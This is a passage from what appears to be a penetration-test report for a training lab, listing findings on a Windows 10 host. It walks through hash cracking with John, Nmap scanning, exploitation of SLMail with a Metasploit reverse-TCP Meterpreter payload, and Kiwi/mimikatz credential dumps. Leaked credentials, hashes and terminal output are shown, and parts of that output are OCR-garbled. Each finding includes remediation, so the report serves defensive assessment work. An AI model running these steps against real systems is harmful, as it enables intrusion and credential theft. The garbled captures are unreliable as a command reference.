
Vulnerability 23	Findings
Title	Username and Password Hash in Repo
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Searched Github and found repository containing USER password hash, was able to crack password and gain access using John

<p>Images</p>	 
<p>Affected Hosts</p>	<p>Total Rekall</p>
<p>Remediation</p>	<p>Restrict access to Repository and remove credentials from Github.</p>


Vulnerability 24	Findings
<p>Title</p>	<p>Port Scan of Subnet</p>
<p>Type (Web app / Linux OS / Windows OS)</p>	<p>Windows OS</p>
<p>Risk Rating</p>	<p>High</p>
<p>Description</p>	<p>Port Scan on 172.22.117.0/24 shows Win10 @172.22.117.20 open one of which is HTTP. Used Credentials from the cracked hash password (trivera / Tanya4life) to gain access</p> <p>Port scan using Nmap -A also shows that FTP anonymous access is possible as FTP port was also open.</p>

SMTP port 25 and POP3 port 110 was also open as can be seen from the scans. Used searchsploit to find the version of SLMAIL that could be exploited. Metasploit via MSFconsole was used to load the SLMail module and settings of the RHOSTS was changed to 172.22.117.20. Exploit was done by listing the files in the directory. cat was used to view file content.

Images



Affected Hosts	172.22.117.20
Remediation	Use stronger credentials or two factor authentication Ports can also be closed if not in use .

Vulnerability 25	Findings
Title	Task Scheduler
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	Within the Windows 10 machine, able to view details of scheduled tasks. This can be done by using the command shell within Meterpreter and using the schtasks command schtasks /query. task was viewed by using command schtasks /query /TN flag5 /FO list /v.
Images	
Affected Hosts	172.22.117.20
Remediation	Change permissions on accounts to restrict unauthorized access.

Vulnerability 26

Findings

Title	Credential Dump (Kiwi)
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	Used Kiwi to dump credentials using command lsa_dump_sam.Cracked the password using John . Also used kiwi to dump the cached credentials on Win10 which revealed an administrator, ADMBob Used John to crack the password. By moving to root and listing the files, cat can be used to read the content
Images	<p>The screenshot shows a terminal window titled "Index of - Mozilla Firefox". The user has executed several commands:</p> <pre> C:\Program Files (x86)\Skull\Systemexecit exit msf5(multi) > load kiwi Loading extension kiwi... msf5(multi) > use kiwi Use Kiwi 2.0.0-20191125 [x86/windows] msf5(multi) > run [*] Running as SYSTEM [*] Dumping SAM Domain : WIN10 Username : 57ba5931d3b8964b3aa256949573f Local SID : S-1-5-21-2813923347-373545772-4428795772 SAMKey : 5f26dbae9e578c183b6da70abebca RID : 00000114 (Sam) user : Administrator RID : 00000115 (S01) user : Guest RID : 00000117 (S03) user : DefaultAccount RID : 00000118 (S04) user : WindowsUpdateAgent Hash NTLM: 6c4bb62985720b9a3afe28faad3377 Supplemental Credentials: + Primary NTLM-Secret: 4F0B + Random Value : e99c3a08e2afe79625569c3cb3f + Primary Kerberos-Newer-Keys + Default Salt : windowsupdateagent Default Iterations : 4096 Credentials: admbob_name (4096) : d6093f7ade7e7c8a58127c4ebafde786ac188526aef9381581824be5f admbob_pwd (4096) : 14eeea3033a5afa78a298812e0ed388a admbob_md5 (4096) : dff700fad011fe34 + Packages + </pre>

```

root@kali: ~
File Actions Edit View Help

inet6 fe80::62ad:611a:932a:90e5/64 scope link noprefixroute
    valid_lft forever preferred_lft forever
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:02:04:10 brd ff:ff:ff:ff:ff:ff
    inet 172.31.31.68/20 brd 172.31.31.255 scope global dynamic noprefixroute eth2
        valid_lft 82807sec preferred_lft 82807sec
    inet6 fe80::ee0b:8c92:b931:9a69/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
5: eth3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:02:04:16 brd ff:ff:ff:ff:ff:ff
    inet 172.22.117.100/16 brd 172.22.255.255 scope global noprefixroute eth3
        valid_lft forever preferred_lft forever
    inet6 fe80::5c1f:969a:2fcb:d99f/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
6: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:fb:39:db:39 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
7: br-17d0174e49db: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:fb:6a:49:cf brd ff:ff:ff:ff:ff:ff
    inet 192.168.13.1/24 brd 192.168.13.255 scope global br-17d0174e49db
        valid_lft forever preferred_lft forever
8: br-8ef4c456a6ce: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:b6:35:ba:83 brd ff:ff:ff:ff:ff:ff
    inet 192.168.14.1/24 brd 192.168.14.255 scope global br-8ef4c456a6ce
        valid_lft forever preferred_lft forever


(root@kali)~[~]
# echo 'flag6:50135ed3bf5e77097409e4a9aa11aa39' > flag6.txt

(root@kali)~[~]
# john --format=NT flag6.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 23 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer! (flag6)
1g 0:00:00:00 DONE 2/3 (2023-04-24 20:48) 9.090g/s 819590p/s 819590c/s 819590C/s News2..Zephyr!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

(root@kali)~[~]
#

```

```
File Actions Edit View Help                                root@kali: ~  
[+] python3 msf1[-]  
[*] echo "ADMBus:37267c85e5cc69326f9d15046d11310" > ADMbus.txt  
  
[+] python3 msf2[-]  
[*] echo "ADMBus:37267c85e5cc69326f9d15046d11310" > ADMbus.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (Encashe, MC Cache Hash 2 (DCC)) [PWNED?SMAI 256/256 RvA 8x]  
Will run 2 Queue threads  
Proceeding with single, parallelizer  
Press ^C or Ctrl-C to abort, almost any other key for status  
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist://usr/share/john/password.lst  
Chomped:  
ig 0:00:00:00:00:00: 2/3 (2023-04-24 21:17) 2:127g/a 22320/a 2232/a 2232/c/a falcon-harvey  
Use the --show -format=encashe option to display all of the cracked passwords reliably  
Session completed.  
  
[+] python3 msf3[-]  
  
Payload options (windows/meterpreter/reverse_tcp):  
  
Name      Current Setting  Required  Description  
-----  
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)  
LHOST     172.22.117.100   yes       The LHOST address (an interface may be specified)  
LPORT     4444            yes       The LHOST port  
  
Exploit target:  
--  
Id  Name  
--  
0  Windows NT/2000/XP/2003 (SLMkill 5.5)  
  
msf exploit(windows/rpc/ssmtpinfo) > run  
  
[*] Started reverse TCP handler on 172.22.117.100:4444  
[*] 172.22.117.20:118 - Trying Windows NT/2000/XP/2003 (SLMkill 5.5) using jmp esp at 5fa6358f  
[*] Sending stage (17316 bytes) to 172.22.117.20  
[*] Meterpreter session 5 opened (172.22.117.100:4444 => 172.22.117.20:1181) at 2023-04-24 21:24:35 -0400  
  
meterpreter > load kiwi  
Loading extension kiwi...  
***** WinRMkit 2.0.0 20191125 (***)Windows**  
## ## "A la Vie, A l'Amour" (Go on)  
## A ## *** Benjamin Deliv Penitillia (@benjamin@pentikilki.com)  
## ## http://gitlog.kiwiki.com/winrmkit  
## A ## Vincent G. Tools (v.gtools@gmail.com)  
*****> http://pingcastle.com / http://myanmarlog.com ***/  
  
[*] Loaded x86 Kiwi on an x64 architecture.  
  
Success.  
meterpreter > kiwicmd Loadapi\cache  
Domain: WIN10  
Syskey : 574a191adbf0efed3aa2583940957ff  
  
Local name: WIN10 S-S-5-1-2-2813923347-1975745772-7426787572  
Domain name: RECALL S-S-5-1-2-2813923347-1975745772-7426787572  
Domain FQDN: recall.local  
  
Policy subsystem is: 1.18  
LSA rev(3) : 3, default {B0bc391-7993-b2cb-adf8-dbeeca7feaf}  
LSA rev(3) : 3, default {B0bc391-7993-b2cb-adf8-dbeeca7feaf} sacfc6cd0895624622809ae8f3a102741330958223a1097e82781dc4e4020  
  
* Iteration is set to default (10240)  
  
[NLS]: - 4/24/2023 8:24:18 PM  
pid : 4000036 (116)  
User : RECALL\ADMINISTRATOR  
McCacheV2 : 172.22.117.40:37267c85e5cc69326f9d15046d11310
```


	
Affected Hosts	172.22.117.20
Remediation	Considering multi-factor authentication (MFA). Another mitigation to restrict mimikatz/kiwi would be removing the debug privilege (SeDebugPrivilege), which is heavily used by it.

Add any additional vulnerabilities below.